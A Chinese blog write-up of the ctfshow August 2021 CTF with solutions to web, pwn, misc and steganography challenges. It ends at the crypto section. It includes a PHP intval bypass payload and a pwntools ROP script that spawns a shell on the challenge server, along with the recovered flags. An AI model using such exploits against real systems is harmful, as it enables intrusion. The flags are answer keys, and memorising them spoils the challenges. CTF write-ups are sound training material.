

# ctfshow吃瓜杯 八月群赛 WriteUp/WP

原创

是Mumuzi 于 2021-08-16 19:15:47 发布 1258 收藏 3

分类专栏: [ctf ctfshow](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42880719/article/details/119710001](https://blog.csdn.net/qq_42880719/article/details/119710001)

版权



[ctf](#) 同时被 2 个专栏收录

75 篇文章 28 订阅

订阅专栏



[ctfshow](#)

23 篇文章 8 订阅

订阅专栏

Web:

**shellme**

题目问题, 没什么说的, 进去直接搜ctfshow就是flag

热身

签到题, 做过web入门的都应该知道怎么绕, 分开来看

```
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==4476){
        die("no no no!");
    }
    if(preg_match("/[a-z]|\./i", $num)){
        die("no no no!!!");
    }
    if(!strpos($num, "0")){
        die("no no no!!!");
    }
    if(intval($num, 0)==4476){
        echo $flag;
    }
}
```

[https://blog.csdn.net/qq\\_42880719](https://blog.csdn.net/qq_42880719)

比如第一个部分可以用小数绕过, 第二部分没有字母, 可以用8进制绕过。

所以目前得到的payload是

```
num=010574
```

但是第三部分还要看0是不是出现在首位，这里就可以用+号，来凑个数  
最终payload

```
num=+010574
```

## PWN

### wuqian

只会最简单的，别骂了

就一个栈溢出，找到rdi、system、/bin/sh的地址就行了

```
from pwn import *
p = remote("pwn.challenge.ctf.show", "28125")
#p = process("./pwn")
binsh = 0x601040
system_addr = 0x400490
rdi_addr = 0x400663
p.recv()
payload = 'a'*(0x10+8) + p64(rdi_addr) + p64(binsh) + p64(system_addr)
p.sendline(payload)
p.interactive()
```

## MISC

### Misc游戏签到

玩就行了，出bug我也不清楚

```
ctfshow{White_give_game_only_waste_your_timehahaha}
```


## She Never Owns a Window

看起来很像SNOW，但事实却证明不能用SNOW.EXE解出来。

去请教了一下，就给我说了三句话

- 1.不是SNOW
- 2.不需要转换字符
- 3.有轮子

虽然说了这些，但是我不理解。



只知道是空白的字符，winhex能看出来只含有空格，制表符，换行符

然后就去八神□□的WP库里去搜了一下

<https://github.com/davidcheyenneone/CTF>

发现在攻防世界高手区11(85-90)中的第90题中有讲到空白字符

### 090 A-Weird-C-Program

下载到cpp文件，文本编辑器打开发现是一段C++代码，但存在奇怪的格式、空白间距和缩进。怀疑线索在空白字符当中。（一开始尝试了Whitespace，然后发现没有这么复杂.....）

用python脚本提取空格和Tab，分别转写为0和1，再保留换行后输出：

```
c = open('C:/Users/Administrator/Desktop/1.cpp', 'rb').read()
for i in c:
    if i == 32: # 空格
        print('0', end = '')
    elif i == 9: # Tab
        print('1', end = '')
    elif i == 10: # 换行
        print('\n', end = '')
```


```

print('', end = '')
输出结果:
00001110100 1 00001101000 1 00001100101 1 00001011111 1 00001100110 1 00001101100 1 00001100001 1 00001100111 1 00001010101 1 00001110001 1 00001010111 1 00001110000 1 00001010101 1
00001000001 1 00001001001 1 00001110100 1 00001110011 1 00001100001 1 00001100100 1 00001101101 1 00001101000 1 00001100001 1 00001101011 1 00001010111 1 00001110000 1 00001010101 1
格式还是比较整齐的, 而且被单个1隔开的每段二进制数字都在0-127范围内, 尝试ASCII转码:
a = '00001110100 1 00001101000 1 00001100101 1 00001011111 1 00001100110 1 00001101100 1 00001100001 1 00001100111 1 00001010101 1 00001110001 1 00001010111 1 00001110000 1 00001010101 1
00001000001 1 00001001001 1 00001110100 1 00001110011 1 00001100001 1 00001100100 1 00001101101 1 00001101000 1 00001100001 1 00001101011 1 00001010111 1 00001110000 1 00001010101 1
a = a.split(' 1 ')
for i in a:
    n = int(i, 2)
    print(chr(n), end = '')
输出结果 (忽略最后00 00的报错) :
the_flag_is_MpUAItSadmhak

```

flag: flag[WpUAItSadmhak]

得到信息Whitespace  
去谷歌+github搜, 找到了此网址<https://vi5ard.github.io/whitespace/>



但是直接运行的话, flag只能出现一半, 为了搞清楚后半部分, 就搜了wiki  
<https://zh.wikipedia.org/wiki/Whitespace>

改:这个网站自带可以看栈内的值, 不需要去计算了

上图的右边，就是我们要理解的地方了

push:入栈

printc:print chr()

dup:复制堆栈最上方元素

drop:出栈但不输出

add:堆栈最上方的两个元素做加法运算

随便举一段例子

```
push 45      45入栈, 复制, 出栈并舍弃
dup          舍弃
drop
push 53      53入栈, 复制, 出栈并舍弃
dup          舍弃
drop
push 53      同上
dup
drop
push 49
push 51      49,51,56入栈, 56,51依次
push 56      出栈并舍弃, 复制49,49出
drop        栈并舍弃
drop
dup
drop
push 49
push 98      49,98,101,55,48入栈,
push 101     48,55,101,98依次出栈并舍弃
push 55
push 48      舍弃, 复制49, 49出栈并舍弃
drop
drop
drop
dup
drop
push 56
push 102     56,102入栈, 102出栈并舍弃
drop        舍弃, 复制56, 56出栈并舍弃
dup          舍弃, 69入栈, 将69与56相加,
push 69      复制69+56的值, 出
add          栈并舍弃
dup
drop
end
```

所以只需要将这些得到的数字chr一下，就可以得到flag了

## Dinner of Cyanogen

一直都忘了还有明文...我的我的

第一段flag在letter里面

然后就是另一个，另一个是加了密的，但是7z发现两个的CRC是相同的，说明是同一个文件






发现长度是104，算了一下正好差13个字符，而 $13 \times 8 = 104$   
全选的时候发现，字体消失了



## Lamont:



这说明这一段的字体不相同，举例如下



## Lamont



## Lamont:



有wingdings和wingdings2之分，正好也印证了之前说的2进制，将其撸下来转一下即可得到第三部分。  
嗯 因为是动态的靶机，不知道会不会出现的东西不同，但是思路就是这样，小编也很疑惑.jpg

## Music Game

首先提取题目关键信息，音游爱好者、谱子、藏在里面的flag

首先用DiskGenius加载

磁盘—打开虚拟磁盘文件—加载，然后点击恢复文件。

映入眼帘的是?lag.txt和其他txt

?lag.txt只有9B，flag肯定不在里面

查看其他两个txt，也什么都没发现，所以现在应该是找谱子

自制谱没搞懂是啥，然后在精选里面发现一个mcz拓展名的文件

The screenshot shows the DiskGenius interface with a file list on the left and a purchase dialog box in the center. The file list includes files like '7412378ee...', '7e0a81ce4...', '8ca6133ca...', '8f8ee1873...', '8fedc3579...', '911ffa0dcc...', 'a05a3fb75...', 'aeac21ba7...', 'c1d191f24...', 'de95987ec...', 'e05fad750...', 'e5641634f...', 'fd2b3e482...', 'u=144748...', 'u=146866...', 'u=212539...', 'u=227309...', 'u=293699...', 'u=804195...', and '光-15IN.mcz'. The purchase dialog box contains the following text:

请购买本软件

您正在使用DiskGenius软件免费版。  
但您要执行的“复制较大的文件(数据恢复)”功能需要注册成为“标准版”或更高级版本才能使用。

**立即购买**

免费版：提供日常维护所需的分区管理功能以及少量的数据恢复功能。  
标准版：提供更加齐全的分区管理功能以及绝大部分数据恢复功能。  
专业版：提供专业的分区管理、扇区编辑、高级数据恢复功能。

[点此查看各版本功能对比](#)

标准版及专业版均附带加密锁（可选U盘功能），可在任意电脑上使用。  
付款后首先提供注册码，即买即用。

价格：[查询最新价格](#)

**标准版（含16GB U盘加密锁）：288元。**  
**专业版：普通加密锁版468元，16GB U盘加密锁版618元。**

客服电话：400-008-9958 [客服QQ在线](#)

不要再提示我购买，我只使用免费功能。

没法子，然后就去用winhex导出了

The screenshot shows the WinHex interface with a file list on the left and a success message on the right. The file list includes files like 'u=146866/634,3680120940... webp', 'u=2125396825,3313403437... webp', 'u=2273098015,356393683&... webp', 'u=2936991823,1485592712... webp', 'u=804195972,3301177793&... webp', and '光-15IN.mcz mcz'. The success message says:

1 个文件和 0 个目录被成功恢复。(6.5 MB)

导出后发现是PK头，尝试改成zip解压

发现里面有一个not\_flag.txt，当然确实不是flag。

解压出来没有想法，去百度搜“音游 mcz后缀”

The screenshot shows a Baidu search bar with the text '音游 mcz后缀' entered. The search button is labeled '百度一下'.

m Highlights Arctic Code Vault Contributor Popular reposito...

github 百度快照 - 翻译此页

## 尝试用神经网络生成音乐游戏的谱面 - 人工智能学习 - 找一...



2020年2月20日 malody的谱面是以mcz后缀结尾的,其实它实际上是一个zip压缩包。选取一个谱面通过python的zipfile解压mcz文件后,可以看到有三个文件。jpg是谱面的背景图片,mc...


www.zyiz.net/tech/detail-1077.... 保障 百度快照

## 【Malody】ios苹果 谱面导入教程 哔哩哔哩 bilibili

[https://blog.csdn.net/qq\\_42880719](https://blog.csdn.net/qq_42880719)

去下载一个windows的malody, 点开后可以看见编辑





一看就看到了ctf，撸下来即可,注意全小写

```
ctfshow{bgm_is_nice}
```

一起看小说吗？

看过这个UP的视频(汗),就很容易出了

UP主:偶尔有点小迷糊

视频链接<https://www.bilibili.com/video/BV1Ai4y1V7rg>

原理：见UP视频

下方评论区，UP给了链接



偶尔有点小迷糊 **LV5** UP

有粉丝建议我把代码放到git上方便有需要的人，好主意！以后都这么干

[https://github.com/3150601355/Novel\\_In\\_Image](https://github.com/3150601355/Novel_In_Image)

2020-07-05 15:27 2704 回复



浅蓝的灯 **LV5** github上的第一个follower和Starer就是我了 ，迷糊老师的github竟然没人关注，这样是不行的

2020-07-05 15:51 54 回复



该号违规 **LV5** 回复 @浅蓝的灯 :回来报道，我是第二个

2020-07-05 15:53 10 回复

共38条回复, [点击查看](#)


[https://blog.csdn.net/qq\\_42880719](https://blog.csdn.net/qq_42880719)

使用他的脚本就行了

解出来一个txt

一打开就看到第9行写的“一位衣着华丽的仆人开门将c引入”

猜测将flag藏在了文章里，用正则把他匹配出来



然后撸下来即可，数字部分的话，自己判断一下就知道了

```
ctfshow{jujichongsh1_s0e3sy}
```

## xl的本质

首先解压出来是一个xl文件夹，而且在里面看到了sheet，结合题目名字，这是个xlsx

然后用WPS生成一个空的xlsx，保存。将这个保存的改成zip后缀，查看里面的文件

```
.. (上级目录)
_rels
docProps
xl
[Content_Types].xml
```

可以看到这里面就有一个xl，刚开始我还以为rar那个就是xlsx

值得注意的是，我们rar解压出来的worksheets里面，没有sheet1，所以这里直接复制一个，然后将那个空的xlsx里的xl文件夹删了，加入我们这个，打开

其中sheet4里面base64解出来是叫咱看一个链接

<http://officeopenxml.com/drwSp-custGeom.php>

是关于DrawingML Shapes，嗯应该是画图

然后在看看sheet文件，发现sheet4比其他都多了一句

```
<drawing r:id="rld1"/>
```

然后就决定在每一个sheet里面都加上这句，重新导入，最后在sheet1里发现flag



```
ctfshow{IloveWLL}
```

### 我爱你中国.mp3

mp3stego无果，之前在一个CTF B站学习交流群里，有人问过几乎一样的题

然后发现De1CTF出过，WP地址<http://www.ga1axy.top/index.php/archives/29/>

这里考的是MP3的private位隐写，具体可以看这篇博客

然后就写脚本就可以了，因为脚本转换出现1的地方基本在中间，直接转成字符转不出来，这里就想着画图，因为提取出来长度是10114,只有两种宽高的可能，很好画

```

f = open('题目-我爱你中国.mp3', 'rb').read()
flag = ''
i = 0
while i < len(f):
    i += 1
    if (f[i:i + 2] == b'\xFF\xFB' and f[i + 2] > 143):
        tmp = bin(int(f[i+2]))[2:].zfill(8)
        i += 0x1a0
        if(str(tmp[7]) == '1'):
            flag += '1'
        else:
            flag += '0'
# print(flag)
# str1 = ''
# for i in range(0, len(flag), 8):
#     tmp = flag[i:i + 8]
#     str1 += chr(int(tmp, 2))
# print(str1)

from PIL import Image
w,h = 389,26
img = Image.new("RGB", (w,h), (255,255,255))
for i in range(h):
    for j in range(w):
        if(flag[i*w+j] == '0'):
            img.putpixel((j,i), (255,255,255))
        else:
            img.putpixel((j,i), (0,0,0))
img.show()

```


ctfshow(清澈的爱只为一国);ctfshow(清澈的爱只为中国);ctfshow(清澈的爱只为中国)

看这图片的样子我感觉最预期的解肯定不是这样，但是方向肯定是这样的

ctfshow{清澈的爱只为中国}



# 一群强盗



一共是72张图片+img.png，CRC只有4种，猜测4进制，去进制转一个c发现c的四进制是1203,写个脚本就出了，然后这里因为img.zip有个文件夹，所以我是将他解压出来之后，再去选中72张图片重新压缩的。

```

import zipfile
zipFile = zipfile.ZipFile('img.zip','r')
ziplist = ['']*72
for i in range(72):
    ziplist[i] = str(i)+'.png'
flaghex = ''
flag = ''
for i in range(len(ziplist)):
    zipfileinfo = zipFile.getinfo(ziplist[i])
    flagpj = str(hex(zipfileinfo.CRC)[2:])
    # 因为flag格式为ctfshow,所以直接找c的四进制
    # print(ord('c')) 99 --> 1203
    if(flagpj == '7d349b41'):
        flag+='1'
    elif(flagpj == 'aa7b25f1'):
        flag += '2'
    elif(flagpj == 'd929ce96'):
        flag += '0'
    elif(flagpj == 'faac73ff'):
        flag += '3'
    else:
        print('error!')
print(flag)
#print(len(flag))

str1 = ''
for i in range(0, len(flag), 4):
    tmp = flag[i:i + 4]
    str1 += chr(int(tmp, 4))

print(str1)

```

```

C:\Users\mumuzi\PycharmProjects\pythonProject\venv\Scripts\python3.exe C:/U
120313101212130312201233131313230311031202321302123312021202121113021331
72
ctfshow{56.robber}

```


结合题目要求，得到

```
ctfshow{56_robber}
```

## 魔王

w3x一搜发现是魔兽争霸的地图

去下载一个魔兽争霸，然后打开里面自带的World Editor.exe，加载地图



既然地图上没有flag，那么就很可能在字符串中



```
ctfshow{ctfshow_chi_gua_bei_flag}
```

Crypto:

大鸟转转转

提示说用pycipher, 发现装了(嗯挺好

然后用winhex打开, 标记一下q

```

